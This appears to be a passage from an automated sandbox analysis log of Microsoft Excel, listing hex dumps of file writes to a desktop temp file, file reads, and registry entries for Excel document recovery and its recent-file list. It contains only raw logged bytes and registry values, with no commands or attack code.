5a 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15	....?..... .8.A.C.=.>.:. .2..... .....Z.....]..... `..` .....<..... .....a.....J..... .....?. ..... .8.A.C.=.>.:. .2..... Z.....]....	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\9DDE0000	unknown	16384	15 05 53 b4 a8 f6 2b b9 86 a5 4a e2 79 4a 1f 82 29 b9 49 07 ad 18 62 dc 09 4e 1d c0 2b 36 e4 75 62 30 94 eb 89 a1 6d 2c 8b 0c 15 8f c0 c7 30 7a 5d 34 00 a4 58 7c 56 76 2c 11 3d c6 4f 84 f4 21 1e 9c c9 71 a1 50 4f d2 09 8c 7c d5 31 60 42 18 ba 2b a0 12 bb c9 67 50 1e f4 19 e3 9a 97 1a 7e 79 9d 31 c8 49 9f 76 ed 34 93 1b 2c 11 c2 be ae c2 3d 1e 36 4b 63 49 c2 18 36 b4 b2 34 19 76 9b e3 01 16 3e 68 c7 e0 77 05 4a e2 f9 3e 2e ca 23 54 5d a8 57 50 2c 80 b6 b0 23 15 1d 06 1e cc 65 02 8e fb 61 5c 54 50 69 58 ce 67 2e c2 c8 af 75 f4 13 bf 6a 68 46 62 ae fb 1d e0 80 1a d6 25 c1 0a 29 a4 f3 cc ef 33 67 8b 2c db c2 9c 67 4f 45 97 0e ce 54 59 a5 e9 d5 c6 bc 77 69 2c 52 65 3a 41 86 57 d3 86 66 cd 44 9f e2 f2 18 80 6c 6a f7 68 44 db b0 f8 96 18 64 15 a2 e1 bc 8b ea 8c	..S...+...J.yJ..).I...b..N..+6 .ub0....m,.....0z]4..X|Vv,.=. O..!...q.PO...|.1`B..+....gP.. .....~y.1.I.v.4..,.....=.6KcI. .6..4.v....>h..w.J..>..#T].W P,...#.....e...a\TPiX.g....u...j hFb.....%..)....3g.,...gOE.. .TY.....wi,Re:A.W..f.D.....lj. hD.....d.....	success or wait	1	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9DDE0000	unknown	15453	00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 f0 00 14 00 f3 00 01 00 90 01 15 00 5a 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 60 0b 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 61 0f 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 f0 00 15 00 f3 00 01 00 90 01 16 00 5a 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15	....?................ .8.A.C.=.>.:. .2..................... ......Z.........]........`..` ....<............. ......a...........J........... ....?. .... .8.A.C.=.>.:. .2........................... Z.........]....	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\9DDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 01 00 02 00 03 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.. ...."....	success or wait	1	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9DDE0000	unknown	208	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 76 61 6e 2d 76 61 6e 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 75 6a 61 ad 47 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....X.....h..... ....van-van.....user.. .....Microsoft Excel.@.... .|.#...@....uja.G.....	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\9DDE0000	unknown	280	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 a4 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 05 00 00 00 44 6f 63 31 00 05 00 00 00 44 6f 63 32 00 05 00 00 00 44 6f 63 33 00 05 00 00 00 44 6f 63 34 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Doc1.....Doc2.....Doc3.....D oc 4.....Worksheets..	success or wait	1	7FEEAB29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9DDE0000	unknown	2048	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\9DDE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 52 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 4f 01 00 00 50 01 00 00 51 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....R........... ................O...P...Q.....	success or wait	1	7FEEAB29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9DDE0000	unknown	16384	success or wait	1	7FEEAB29AC0	unknown
C:\Users\user\Desktop\9DDE0000	unknown	16384	success or wait	1	7FEEAB29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEAB29AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDAA6	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDBA0	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC2C	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD26	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE8C	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\115AEC	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\11698C	success or wait	1	7FEEAB29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	4	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	4	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDAA6	EDAA6	binary	04 00 00 00 B4 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 34 00 2E 00 33 00 35 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 E9 04 03 5D AD 47 D7 01 A6 DA 0E 00 A6 DA 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDBA0	EDBA0	binary	04 00 00 00 B4 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 35 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 BE AD F6 60 AD 47 D7 01 A0 DB 0E 00 A0 DB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC2C	EDC2C	binary	04 00 00 00 B4 09 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 37 00 2E 00 33 00 38 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A1 9F 15 61 AD 47 D7 01 2C DC 0E 00 2C DC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAB29AC0	unknown
